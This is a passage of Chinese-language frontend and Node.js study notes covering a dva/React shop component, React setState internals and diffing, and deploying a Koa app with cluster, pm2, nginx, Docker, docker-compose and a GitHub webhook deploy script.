return {

courses: data.courseData.data,

tags: data.courseData.tags

};

});

}

export default {

namespace: "goods",

state: {

courses: {},

tags: []

},

effects: {

\*getList(action, { call, put }) {

const payload = yield call(getGoods);

yield put({ type: "initGoods", payload });

}

},

reducers: {

initGoods(state, { payload }) {

return payload;

}

}

};

Goods/index.js

import React, { Component } from "react";

import { Card, Row, Col, Skeleton, Icon } from "antd";

import { connect } from "dva";

import { TagSelect } from "ant-design-pro";

@connect(

state => ({

courses: state.goods.courses,

tags: state.goods.tags,

loading: state.loading

}),

{

getList: () => ({

type: "goods/getList"

}),

addCart: payload => ({

type: "cart/addCart",

payload

})

}

)

class Goods extends Component {

constructor(props) {

super(props);

// displayCourses为需要显示的商品数组

this.state = {

displayCourses: new Array(8).fill({}) // 填充数组用于骨架屏展示

};

}

componentDidMount() {

this.props.getList({ foo: "bar" });

}

componentWillReceiveProps(props) {

if (props.tags.length) {

this.tagSelectChange(props.tags, props.courses);

}

}

// 页签变更

tagSelectChange = (tags, courses = this.props.courses) => {

// console.log(tags);

// ['js','react']

// [[{}],[{}]]

// [{},{}]

const displayCourses = tags.flatMap(tag => courses[tag]);

// console.log(displayCourses);

this.setState({ displayCourses });

};

addCart = (e, item) => {

e.stopPropagation();

this.props.addCart(item);

};

render() {

// console.log(this.props.loading);

if (this.props.loading.models.goods) {

return <div>加载中...</div>;

}

return (

<div>

{/\* 分类标签 \*/}

<TagSelect onChange={this.tagSelectChange}>

{this.props.tags.map(tag => {

return (

<TagSelect.Option key={tag} value={tag}>

{tag}

</TagSelect.Option>

);

})}

</TagSelect>

{/\* 商品列表 \*/}

<Row type="flex" justify="start">

{this.state.displayCourses.map((item, index) => {

return (

<Col key={index} style={{ padding: 10 }} span={6}>

{item.name ? (

<Card

hoverable

title={item.name}

cover={<img src={"/course/" + item.img} />}

extra={

<Icon

onClick={e => this.addCart(e, item)}

type="shopping-cart"

style={{ fontSize: 18 }}

/>

}

>

<Card.Meta

description={

<div>

<span>￥{item.price}</span>

<span style={{ float: "right" }}>

<Icon type="user" /> {item.solded}

</span>

</div>

}

/>

<div />

</Card>

) : (

<Skeleton active={true} />

)}

</Col>

);

})}

</Row>

</div>

);

}

}

export default Goods;

1. Rect和vue中选型？
2. 看看手上的开发人员都熟悉那个，选择多数人熟悉的
3. 项目是否要快速用开发vue比较合适，大型项目需要typescript支持好的react支持好一点灵活一点
4. setState原理
5. 把state对象通过addState方法添加进pendingStates

addState(nextState) {

if (nextState) {

this.pendingStates.push(nextState)

if (!this.isPending) {//如果不是在更新，就立即去更新

this.emitUpdate()//2触发更新

}

}

}

1. 触发更新函数

emitUpdate(nextProps, nextContext) {

this.nextProps = nextProps

this.nextContext = nextContext

// receive nextProps!! should update immediately

//3,如果没有在更新就执行updateComponent

nextProps || !updateQueue.isPending

? this.updateComponent()

: updateQueue.add(this)

}

1. getState 合并所有的state的数据，一次更新

updateComponent() {

let { instance, pendingStates, nextProps, nextContext } = this

if (nextProps || pendingStates.length > 0) {

nextProps = nextProps || instance.props

nextContext = nextContext || instance.context

this.nextProps = this.nextContext = null

// 4 getState 合并所有的state的数据，一次更新

shouldUpdate(instance, nextProps, this.getState(), nextContext, this.clearCallbacks)

}

}

1. 执行是否更新钩子：

function shouldUpdate(component, nextProps, nextState, nextContext, callback) {

// 是否应该更新 判断shouldComponentUpdate生命周期

let shouldComponentUpdate = true

if (component.shouldComponentUpdate) {

shouldComponentUpdate = component.shouldComponentUpdate(nextProps, nextState, nextContext)

}

if (shouldComponentUpdate === false) {

component.props = nextProps

component.state = nextState

component.context = nextContext || {}

return

}

let cache = component.$cache

cache.props = nextProps

cache.state = nextState

cache.context = nextContext || {}

//强制更新

component.forceUpdate(callback)

}

1. 强制更新forceUpdate,最重要的方法是compareTwoVnodes：

forceUpdate(callback) {

// 实际更新组件的函数

let { $updater, $cache, props, state, context } = this

if (!$cache.isMounted) {

return

}

if ($updater.isPending) {

$updater.addState(state)

return;

}

let nextProps = $cache.props || props

let nextState = $cache.state || state

let nextContext = $cache.context || context

let parentContext = $cache.parentContext

let node = $cache.node

let vnode = $cache.vnode

// 缓存

$cache.props = $cache.state = $cache.context = null

$updater.isPending = true

if (this.componentWillUpdate) {

this.componentWillUpdate(nextProps, nextState, nextContext)

}

this.state = nextState

this.props = nextProps

this.context = nextContext

// 下面才是重点 对比vnode

let newVnode = renderComponent(this)

//diff算法对比前后两个虚拟dom

let newNode = compareTwoVnodes(vnode, newVnode, node, getChildContext(this, parentContext))

if (newNode !== node) {

newNode.cache = newNode.cache || {}

syncCache(newNode.cache, node.cache, newNode)

}

$cache.vnode = newVnode

$cache.node = newNode

// 清除pending 执行didmount生命周期

clearPending()

if (this.componentDidUpdate) {

this.componentDidUpdate(props, state, context)

}

if (callback) {

callback.call(this)

}

$updater.isPending = false

$updater.emitUpdate()

// 更新

}

6.compareTwoVnodes就是diff算法的体现

export function compareTwoVnodes(vnode, newVnode, node, parentContext) {

let newNode = node

if (newVnode == null) {

// remove

destroyVnode(vnode, node)

node.parentNode.removeChild(node)

} else if (vnode.type !== newVnode.type || vnode.key !== newVnode.key) {

// replace

destroyVnode(vnode, node)

newNode = initVnode(newVnode, parentContext)

node.parentNode.replaceChild(newNode, node)

} else if (vnode !== newVnode || parentContext) {

// same type and same key -> update

newNode = updateVnode(vnode, newVnode, node, parentContext)

}

return newNode

}

总结执行过程，先把state放到更新队列，如果发现更新队列不在更新就触发更新函数，更新函数拍平所有state（多次更新合并为一次），然后调用shouldComponentUpdate判断是否需要更新，如果更新了就执行强制更新，取出前后两个虚拟dom 通过 diff算法比较更新真实dom

1. 部署
2. 部署关心的几个问题：故障恢复，多核利用，端口共享，node解决上面的问题一般是用cluster模块

//app.js

const Koa = require('koa');

// 创建一个Koa对象表示web app本身:

const app = new Koa();

// 对于任何请求，app将调用该异步函数处理请求：

app.use(async (ctx, next) => {

console.log('ctx....')

// 随机产生错误

//Math.random() > 0.9 ? aaa() : '2'

await next();

ctx.response.type = 'text/html';

ctx.response.body = '<h1>Hello, koa2!</h1>';

});

if (!module.parent) {

app.listen(3000);

console.log('app started at port 3000...');

} else {

module.exports = app

}

//Cluster.js:

var cluster = require('cluster');

var os = require('os'); // 获取CPU 的数量

var numCPUs = os.cpus().length;

var process = require('process')

console.log('numCPUs:', numCPUs)

var workers = {};

if (cluster.isMaster) {// 主进程分支

// 当一个工作进程结束时，重启工作进程 delete workers[worker.pid];

cluster.on('death', function (worker) {

worker = cluster.fork();//重新开启一个线程，其实也是重新执行cluster.js 但是会走else分支

workers[worker.pid] = worker;

});

// 初始开启与CPU 数量相同的工作进程

for (var i = 0; i < numCPUs; i++) {

var worker = cluster.fork();

workers[worker.pid] = worker;

}

} else {

// 工作进程分支，启动服务器

var app = require('./app');

app.use(async (ctx, next) => {

console.log('worker' + cluster.worker.id + ',PID:' + process.pid)

next()

})

app.listen(3000);

}

// 当主进程被终止时，关闭所有工作进程

process.on('SIGTERM', function () {

for (var pid in workers) {

process.kill(pid);

}

process.exit(0);

});

启动：node cluster.js

1. scp上传文件：上传到根目录
2. Scp test.js [root@47.98.252.43:/root/](mailto:root@47.98.252.43:/root/)（把多次命令编写成一个shell脚本）
3. 通过Git命令拉取
4. 可视化工具filezilla 客户端
5. pm2

安装：npm install -g pm2

Pm2 start app.js --watch -i 2 //-watch 监听文件变化，-i 启动多少个实例

停止：

Pm2 stop all/pm2 stop [name]

Pm2 list //查看运行的实例

配置文件方式：新建文件process.yml

apps:

- script : app.js //启动脚本

instances: 2 //监听的实例

watch : true //监听文件变化

env : //evn传参

NODE\_ENV: production


执行方式：pm2 start process.yml

1. Nginx 有两个主要功能
2. 静态服务

指向前端打包的dist目录

1. 反向代理

前端的接口请求/api/\*\*\* 会请求到nginx的80端口，nginx通过反向代理开头把api的开头的接口指向到对应的node服务器



1. 配置ngiux

进入目录：/etc/nginx/sites-enabled //sites-enabled是放置网站的根目录

# /etc/nginx/sites-enable/taro

Vi taro 输入下面的

server {

listen 80;

server\_name taro.josephxia.com; //这个域名下面才会走下面的规则

location / {

root /root/source/taro-node/dist; //网站根目录

index index.html index.htm; //启动页面

}

location ~ \.(gif|jpg|png)$ { //图片的单独配置

root /root/source/taro-node/server/static;

}

location /api { //代理接口，代理到3000接口下面

proxy\_pass http://127.0.0.1:3000;

proxy\_redirect off;

proxy\_set\_header Host $host;

proxy\_set\_header X-Real-IP $remote\_addr;

proxy\_set\_header X-Forwarded-For

$proxy\_add\_x\_forwarded\_for;

}

}

1. Docker

操作系统层面的桌面虚拟化技术，隔离系统差异，提供一直的运行环境

例子：

Docker run -p 80:80 -v $PWD/WWW:/usr/share/nginx/html nginx -d

运行docker 镜像，内部端口80映射外部端口80，当前目录www映射/usr/share/nginx/html -d代表在后台运行

Docker ps -a // 查看运行的容器

Docker stop id //停止容器

1. docker的三个核心概念：

仓库，镜像，容器，在仓库中存放镜像，如果在运行中没有安装镜像的话，就从仓库里面拉取

镜像在运行中的实例我们就叫做容器

1. 建立自己的nginx镜像

新建文件Dockerfile

#Dockerfile

FROM nginx:latest

RUN echo '<h1>Hello, Kaikeba!</h1>' > /usr/share/nginx/html/index.html

在当前Dockerfile目录下面运行：

Docker buid -t mynginx . //会读取dockerfile建立自己的镜像

Docker run -p 80:80 -d mynginx //运行镜像 访问localhost就可以访问页面了

1. 建立自己的node镜像

新建文件dockerfile:

#Dockerfile

#制定node镜像的版本

FROM node:10-alpine

#移动当前目录下面的文件到app目录下

ADD . /app/

#进入到容器app目录下面，类似cd

WORKDIR /app

#安装依赖

RUN npm install

#对外暴露的端口

EXPOSE 3000

#程序启动脚本

CMD ["node", "app.js"]

在当前Dockerfile目录下面运行：

Docker build -t mynode .

Docker run -p 3000:3000-d mynode

1. 建立自己的pm2镜像

新建文件dockerfile:

# Dockerfile

FROM keymetrics/pm2:latest-alpine

WORKDIR /usr/src/app

ADD . /usr/src/app

RUN npm config set registry https://registry.npm.taobao.org/ && \

npm i

EXPOSE 3000

#pm2在docker中使用命令为pm2-docker

CMD ["pm2-runtime", "start", "process.yml"]

新建文件夹process.yml：

apps:

- script : app.js

instances: 2

watch : true

env :

NODE\_ENV: production

在当前Dockerfile目录下面运行：

Docker buidl -t mypm2 .

Docker run -p 3000:3000 -d mypm2

1. 建立统一的docker-compose.yml文件：

version: '3.1'

services:

app-pm2:

container\_name: app-pm2

#构建容器 寻找./backend文件夹下面的dockerfile 只吃了个

build: ./backend

# 需要链接本地代码时

# volumes:

# - ./backend:/usr/src/app

ports:

- "3000:3000"

mongo:

image: mongo

restart: always

ports:

- 27017:27017

nginx:

restart: always

image: nginx

ports:

- 8091:80

# 本地代码映射到docker容器内部

volumes:

- ./nginx/conf.d/:/etc/nginx/conf.d

- ./frontend/dist/:/var/www/html/

- ./static/:/static/

1. git提交代码就执行发布：

在git网站上配置webhook，git push触发提交，触发配置的接口，接口在执行对应的shell脚本：

echo Deploy Project

# docker-compose up -d --force-recreate --build

# 获取最新版代码

git pull

# 强制重新编译容器

docker-compose down

docker-compose up -d --force-recreate --build

//Webhook.js:

var http = require('http')

var createHandler = require('github-webhook-handler')

var handler = createHandler({ path: '/webhooks', secret: 'myHashSecret' })

// 上面的 secret 保持和 GitHub 后台设置的一致

function run\_cmd(cmd, args, callback) {

var spawn = require('child\_process').spawn;

var child = spawn(cmd, args);

var resp = "";

child.stdout.on('data', function (buffer) { resp += buffer.toString(); });

child.stdout.on('end', function () { callback(resp) });

}

http.createServer(function (req, res) {

handler(req, res, function (err) {

res.statusCode = 404

res.end('no such location')

})

}).listen(7777,() =>{

console.log('WebHooks Listern at 7777');

})

handler.on('error', function (err) {

console.error('Error:', err.message)

})

//git会触发这个接口

handler.on('push', function (event) {

console.log('Received a push event for %s to %s',

event.payload.repository.name,

event.payload.ref);

// 分支判断

if(event.payload.ref === 'refs/heads/master'){

console.log('deploy master..')

//执行这个shell命令

run\_cmd('sh', ['./deploy-dev.sh'], function(text){ console.log(text) });

}

})